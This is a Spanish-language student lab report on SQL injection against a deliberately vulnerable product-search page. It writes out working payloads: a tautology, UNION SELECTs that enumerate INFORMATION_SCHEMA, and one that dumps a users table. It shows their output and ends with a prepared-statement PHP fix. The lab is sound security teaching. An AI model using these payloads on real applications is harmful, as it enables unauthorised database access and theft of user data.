## Puesta en producción segura

27 de noviembre de 2023

## Práctica 2.3: Obtención de datos

Jose Almirón Lopez

Comenzamos con un código vulnerable a inyecciones SQL, en el cual realizaremos pruebas utilizando diversas técnicas de inyección para analizar y comprender cómo se pueden explotar estas vulnerabilidades.

Iniciaremos con la primera inyección, mediante la cual, con una única consulta, obtendremos todos los datos de todos los productos. La consulta que emplearemos para lograr esto será "999' OR '1' = '1' #".

Artículo:		Enviar
Artículo	Precio	
Manguera	4	
Escalera	20	
Martillo	5	
Destornillado	r 2	

En la siguiente inyección, mostramos un mensaje 'Hola mundo' utilizando una inyección SQL. En este caso, la consulta que emplearemos será:


"999' UNION SELECT NULL, NULL, 'Hola mundo' FROM dual #"

Artículo:	Enviar
Artículo Precio	
Hola mundo	

Ahora, en la próxima inyección, obtendremos el nombre de todas las bases de datos, sus tablas y campos de tu MySQL. Para lograr esto, ejecutaremos la siguiente inyección: "999' UNION SELECT NULL, table\_schema, CONCAT(table\_name, ' ', column\_name) AS table\_name\_column\_name FROM INFORMATION\_SCHEMA.COLUMNS #".

Artículo:	Enviar
Artículo	Precio
	ALL PLUGINS PLUGIN NAME
_	ALL PLUGINS PLUGIN VERSION
_	ALL_PLUGINS PLUGIN_STATUS
_	ALL_PLUGINS PLUGIN_TYPE
<del>_</del>	ALL PLUGINS PLUGIN TYPE VERSION
<del>-</del>	ALL PLUGINS PLUGIN LIBRARY
_	ALL PLUGINS PLUGIN LIBRARY VERSION
<del>-</del>	ALL PLUGINS PLUGIN AUTHOR
<del>-</del>	ALL PLUGINS PLUGIN DESCRIPTION
_	<del>-</del>
_	ALL_PLUGINS PLUGIN_LICENSE
_	ALL_PLUGINS LOAD_OPTION
<del>-</del>	ALL_PLUGINS PLUGIN_MATURITY
_	ALL_PLUGINS PLUGIN_AUTH_VERSION
_	APPLICABLE_ROLES GRANTEE
_	APPLICABLE_ROLES ROLE_NAME
_	APPLICABLE_ROLES IS_GRANTABLE
information_schema	APPLICABLE_ROLES IS_DEFAULT
information_schema	CHARACTER_SETS CHARACTER_SET_NAME
information_schema	CHARACTER_SETS DEFAULT_COLLATE_NAME
information_schema	CHARACTER_SETS DESCRIPTION
information_schema	CHARACTER_SETS MAXLEN
information_schema	CHECK_CONSTRAINTS CONSTRAINT_CATALOG
information schema	CHECK CONSTRAINTS CONSTRAINT SCHEMA
information_schema	CHECK_CONSTRAINTS TABLE_NAME
information_schema	CHECK_CONSTRAINTS CONSTRAINT_NAME

Finalmente, la última inyección que probaremos consistirá en mostrar todos los datos de la tabla de usuarios. Para lograr esto, ejecutaremos la siguiente inyección: "999' UNION SELECT \* FROM demos.usuarios #".



El siguiente código PHP ha sido modificado para garantizar la seguridad al realizar consultas a una base de datos MySQL. Se han implementado consultas preparadas con el objetivo de prevenir posibles vulnerabilidades de inyección SQL, una práctica común para mejorar la seguridad en el manejo de bases de datos.

```
// Utilizar consultas preparadas para evitar inyecciones SQL

$queEmp = "SELECT * FROM demos.articulos WHERE Nombre = ?";

$stmt = mysqli_prepare($conexion, $queEmp);

mysqli_stmt_bind_param($stmt, "s", $_GET["articulo"]);

mysqli_stmt_execute($stmt);

$resEmp = mysqli_stmt_get_result($stmt);

$totEmp = mysqli_num_rows($resEmp);
```

De esta manera, el código ahora se encuentra protegido contra posibles inyecciones SQL

Artículo:	Enviar
Artículo no encontrado. :(	